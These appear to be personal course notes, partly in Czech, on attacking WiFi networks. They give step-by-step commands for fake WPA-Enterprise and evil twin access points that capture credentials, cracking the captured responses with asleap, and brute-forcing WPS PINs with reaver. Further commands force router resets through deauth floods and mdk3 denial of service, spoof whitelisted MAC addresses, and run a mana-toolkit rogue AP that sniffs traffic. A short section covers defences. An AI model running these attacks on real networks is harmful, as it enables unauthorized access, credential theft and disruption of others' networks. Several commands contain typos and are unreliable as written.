
Fluxion does not use apache, it uses lighthttp webserver. Go to /tmp/TMPflux where all configuration and data files are stored. In /tmp/TMPflux/data we can see index.html file. Open this file in an editor and corrent the path in href="xxx" to href="/xxx". Just like in Cpative portal section in Fake captive portal page. Do the same with src="xxx" to src="/xxx" in the whole html file. Do the same in <form action="xxx" .. > to <form action "/xxx" ..>.

WPA Cracking - Manual Evil Twin attack

pondělí 17. srpna 2020 13:37

https://www.youtube.com/watch?v=XaKJt6tSd6E&feature=youtu.be&mc_cid=47102ec258&mc_eid=67c052c73f

Hack WPA / WPA2 WiFi Without Wordlist Using Evil Twin Attack



https://zsecurity.org/hack-wpa-wpa2-wifi-without-wordlist-using-evil-twin-attack/

https://zsecurity.org/how-to-start-a-fake-access-point-fake-wifi/

WPA/WPA Enterprise cracking (part1)

čtvrtek 25. června 2020 11:57

All WPA/WPA networks we seen so far use PSK authentication. A shared key is used to authenticate users. One key per nework. Router manages authentication. WPA Enterprise is another form of authentication. Each user get their own key to connect to the network. Authentication is managed through a central server (RADIUS server). More secure concept.

Methods to hack WPA/WPA2 Enterprise

Problems: Encryption is used, so can't sniff credentials in monitor mode. Cannot use ARP spoofing because we need to connect first.
The only solution is to run an evil twin attack, 2 ideas:

- using the traditional method, just use a page that looks like login ox
- create a fake AP that uses WPA enterprise

Using a traditional Fake AP
Drawbacks: has to be an open network when users know their network use WPA/WPA2, they have to enter password in a web page
Advantages: password is sent in plain text, no need to decrypt it.

Using a Fake WPA Enterprise AP
Drawbacks: captured password will be encrypted
Advantages: Looks and behaves exactly like a real WPA-Enterprise network, systém login box

Stealing login credentials using a fake WPA enterprise AP

Captured passwords will be encrypted. Looks and behaves exactly like a real WPA-Enterprise network.


```
# install modified version of hastapd
$ apt-get update & apt-get install hostpad-wpe
# modify its configuration
$ leafpad /etc/hostapd-wpe/hostapd-wpe.conf
# Put correct interface to interface in this file. Modify the ssid to ssid=NETWORK_NAME, network name should be the same as the target network
# stop network manager
$ service network-manager stop
# run the fakt AP with WPA enterprise
$ hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
# now you can run deauthentication attack to all devices, so they would like to connect to your fake AP with the same name, after some device try to connect, in terminal on kali machine you will see this request with username, challenge and response (password is encrypted)
```

WPA/WPA Enterprise cracking (part2)


neděle 28. června 2020 19:48

Cracking login credentials (get from method in a previous page)

After user tries to connect to our fake WPA enterprise access point, we will get somentig like this. Username we can see but his password needs to be decrypted.



WPA Enterprise uses challenge-response authentication. Response is encrypted by NTNTLM.



After challenge and response is captured, we need to perform a dictionary attack. To manage this attack we will use a asleap tool.

```
$ asleap --help
# run the tool with captured challenge and response
$ asleap -C CHALLENGE -R RESPONSE -w WORDLIST
```

Gaining access - Exploiting WPS

čtvrtek 18. června 2020 10:28


Most quranteed attack. Only works against PBC auth. Debug reaver output. Bypass some security fatures and unlock locked routers.

Bypassing "Failed to associate" issue

```
# show all network around with WPS enabled, INT is an interface in monitor mode
$ wash -i INT
# run basic reaver as in previous page
$ reaver --bssid BSSID --channedl CHANNEL -i INT
# we could get this ERROR
```

SOLUTION: we manually associate with this access point with fakeauth attack (100 second, while reaver will be working), MY_MAC is first 12 digits of ifconfig of an adapter in monitor mode

```
# run first reaver again with -A (he will not associated with target)
$ reaver --bssid BSSID --channedl CHANNEL -i INT -A
# run command below to associated with target
$ aireplay-ng --fakeauth 100 -a NETWORK_MAC -h MY_MAC
# But for some reason we are stuck at 0% on the reaver output as you can see below, solution is in the next chapter.
```



Bypassing 0x3 and 0x4 Errors (REAVER DEBUGGING MODE)

```
# and -VVV to produce verbose output, give us as much information as possible (way of debugging)
$ reaver --bssid BSSID --channedl CHANNEL -i INT -A -vvv
# and aireply in new terminal window
$ aireplay-ng --fakeauth 100 -a NETWORK_MAC -h MY_MAC
# After CTRl+X we get more specific errors. And you can see it is trying still the same PIN
$ reaver --help
# run it again with no nacks argument
$ reaver --bssid BSSID --channedl CHANNEL -i INT -A -vvv --no-nacks
$ aireplay-ng --fakeauth 100 -a NETWORK_MAC -h MY_MAC
```

Gaining access - WPS Lock, Unlocking

čtvrtek 18. června 2020 11:07

WPS Lock - what is it & how to bypass it

We exploit WPS by bruteforcing its pin. This means we try every possible pin. Some routers lock after a number of failed attempts.
PROBLEM: locked routers refuse all pins even if we send it the right pin
SOLUTION: try to somehow reset the router or get the user to reset their router

```
# see network using WPS and if it is locked or not
$ wash -i INT
$ reaver -b BSSID -c CHANNEL -i INT
# try to ctrl+c and run the command above again, you could be able to restore the session and do no start from scratch
# run reaver again against network with router with WPS lock
$ reaver -b BSSID -c CHANNEL -i INT
# If the process is stucked, id could mean the router is locked, run wash command again to confirm it is locked
```

Unlocking WPS using deauth attack

The easist way is to deauthenticate all connected users. They will not be able to connect back and will manually physically restart the router (and unlock it again).

```
$ aireplay-ng --deauth 1000000000000000000000 -a NETWORK_MAC INT
```

Unlocking WPS using MDK3

MDK3 is a tool designed to exploit a number of weaknesses in 802.11 protocol. Some of its exploits can cause the router to reset. Some routers unlock their WPS when they reset. So we can use MDK3 to remotly unlock locked routers. Because reaver supports continuing and restoring last session, it is possible to try all PIN combinations for WPS to be router unlocked.

```
$ mdk3 --help
# show info about DoS mode
$ mdk3 --help a
# Because of a lot of request on router, it could become locked or does not handle the amount of request and it will perform self reset (and ulock itself)
$ mdk3 INT a -a TAGET_NETWORK_MAC -m
# see if the network is locked
$ wash -i INT
# if the network is unlocked run reaver again and restore session
$ reaver -b BSSID -c CHANNEL -i INT
```

Configuring Wireless settings for maximum security

pondělí 25. května 2020 9:23

You must be able to acces the setting page of a router.

$ ifconfig wlan0 (to het an IP)
Go to browser to IP (for example 192.168.0.1), usually router is a first IP in the network *.*.*.1
You will probably need to put username and password

Edit wirelless setting

-> Security
- Use WPA2 encryption and disable WPS
- Access control settings -> Policy -> allow just some MAC addresses (white lists)

Bypassing MAC filtering (blacklist, whitelists)


středa 17. června 2020 9:48

MAC address is unique to each network device. Routers can use mac filtering to allow/deny devices from connecting based on their mac address. W have two implementations:

- Using a **blacklist** -> allow all MACs to connect except the ones in the list, can be easilly bypassed by changing MAC others to some random one, that is not in the blacklist
- Using a **whitelist** -> deny all MACs from connecting except the ones in the list

Bypass whitelist MAC filtering

On you router add a MAC of specific machine to the whitelist. If the MAC is not in whitelist, you will not be able to connect to the network.



On kali achine run te airodump-ng to see networks. (with adapter in monitor mode)

```
$ airodump-ng INT
# run airodump-ng against the network to see if any client is connected
$ airodump-ng --bssid BSSID --channel CHANNEL INT
# if you can see any client, that means that his MAC address is in the whitelist
# Now you need to get wirelles card back into manage mode, change its MAC to the MAC get from airodump-ng and just connect
# For change INTERFACE back to manage mode, you can simply physically reconnect to the machine, below is show example of using MAC CHANGER to change MAC
$ ifconfig wlan0 down
$ macchanger -m MAC_FROM_AIRODUMP_NG wlan0
ERROR: Could not change MAC.
```

SOLUTION: Put the interface down again. Run macchanger again.

Now you should be able to connect to the network which uses whitelist.

SECURING NETWORK FROM THE ABOVE ATTACKS

pondělí 25. května 2020 9:07

It is realtively easy to secure out networks against these attacks as we know all the weaknesses that an be sed by hackers to crack these encryptions. Lets have a look on each of these encryptions one by one:

DEAUTHENTICATION ATTACKS

There is NO proper way to secure aganst it. Cannot prevent clients from sending deauth frames.
The only soltion is to sqithc to 802.11w. It uses protected management frames and can detect and prevent deauth attacks. Client and AP both need to support this standard.
More information about this standard: https://en.wikipedia.org/wiki/IEEE_802.11w-2009

HIDDEN NETWORKS

Only SSID is hidden. Network as to broadcast its existence. ESSID can be easily descivered. Do not use this as a security precaution.

MAC FILTERING

Relies on MAC address. Mac address can be changed easily. Therefore it is not secure. Do not use mac filtering. Use WPA/WPA2 Enterprise instead.

WEP

WEP is an old encryption, and its really weak, as we seen in the course there are a number of methods that can be used to crack this encryption regardless of the strength of the password and even if there is nobody connected to the network. These attacks are possible because of the way WEP works, we discussed the weakness of WEP and how it can be used to crack it, some of these methods even allow you to crack the key in a few minutes.

Lots of methods to crack it. Even SKA networks can be cracked. Do NOT use WEP.

WPA/WPA2

WPA and WPA2 are very similar, the only difference between them is the algorithm used to encrypt the information but both encryptions work in the same way. WPA/WPA2 can be cracked in two ways

1. If **WPS** feature is enabled then there is a high chance of obtaining the key regardless of its complexity, this can be done by exploiting a weakness in the WPS feature. WPS is used to allow users to connect to their wireless network without entering the key, this is done by pressing a WPS button on both the router and the device that they want to connect, the authentication works using an **eight digit pin,** hackers can brute force this pin in relatively short time (in an average of 10 hours), once they get the right pin they can use a tool called reaver to reverse engineer the pin and get the key, this is all possible due to the fact that the WPS feature uses an easy pin (only 8 characters and only contains digits), so its not a weakness in WPA/WPA2, its a weakness in a feature that can be enabled on routers that use WPA/WPA2 which can be exploited to get the actual WPA/WPA2 key. DISABLE WPS.

2. If WPS is not enabled, then the only way to crack WPA/WPA2 is using a dictionary attack, in this attack a list of passwords (dictionary) is compared against a file (handshake file) to check if any of the passwords is the actual key for the network, so if the password does not exist in the wordlist then the attacker will not be able to find the password.

Captive portals

Open networks. No encryption is used. Lots of ways to get in. Not secure at all. Do NOT use captive portals. Use WPA/WPA2 enteprise instead.

Advanced wordlist attacks

Work against all networks. Password can be cracked as long as it is in the wordlist. Solution is to use long comples passqord of letters, numbers and symbols.

Evil twin attacks

Exploit the users. Work agains all network. Solution is to educate the users (to make sure to always connect to the right AP, never enter password in a web interface).

Conclusion, summary

1.Do not use WEP encryption, as we seen how easy it is to crack it regardless of the complexity of the password and even if there is nobody connected to the network.

2. Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols and numbers and;

3. Ensure that the WPS feature is disabled as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.

4. Switch to 802.11w

5. Hiding network will NOT secure network from hackers

6. Do NOT realy on MAC for access control (whitelists and blacklists)

7. Do NOT use captive portals

8. Never use WEP
9. Disable WPS
10. Use WPA/WPA with a long complex password

Fake access Point (Honeypot)

středa 3. června 2020 9:24

Hacker automatically become the MITM. No need to run arp spoofing. Need to have a wirreles adapter that support AP mode.

Install mana-toolkit (run this as a bash script)

```
#!/usr/bin/env bash
apt-get update
apt-get --yes install build-essential pkg-config git libnl-genl-3-dev libssl-dev
cd /tmp
git clone https://github.com/sensepost/hostapd-mana
cd hostapd-mana
make -C hostapd
mv /tmp/hostapd-mana/hostapd/ /usr/lib/mana-toolkit
cd /usr/share/
git clone --depth 1 https://github.com/sensepost/mana.git
mv mana mana-toolkit
mkdir /etc/mana-toolkit/
mv mana-toolkit/run-mana/conf/*.conf /etc/mana-toolkit/
```

Mana-toolkit

Tools run rogue access point attacks. It can automatically configure and create fake AP, sniff data, bypass https, etc.

Mana has 3 main start scripts:

- start-noupstream.sh - starts fake AP with no internet access
- start-nat-simple.sh - starts fake AP with internet access (ALWAYS RECOMMENDED TO START)
- start-nat-full.sh - starts fake AP with internet access and automatically starts sniffing data, bypass https

Wireless adapter needs to be in Manage mode and not connected to any network.

```
# Settings file for mana
$ leafpad /etc/mana-toolkit/hostapd-mana.conf
# main thing to modify is the interface (to wlan0), ssid (network name)
# edit start script
$ leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
# edit upstream (interface with internet access - to eth0), phy (interface of fake acess point, to wlan0)
# run the mana-toolkit
$ bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
```

If you get some error, try the exactly same commands again.
If you get no error, try to connect to this AP from phone or another laptop and sniff data in wireshark.

Manual k hostapt-mana https://github.com/sensepost/hostapd-mana/wiki

Set a password to this honeypot

https://github.com/sensepost/hostapd-mana/wiki/Creating-PSK-or-EAP-Networks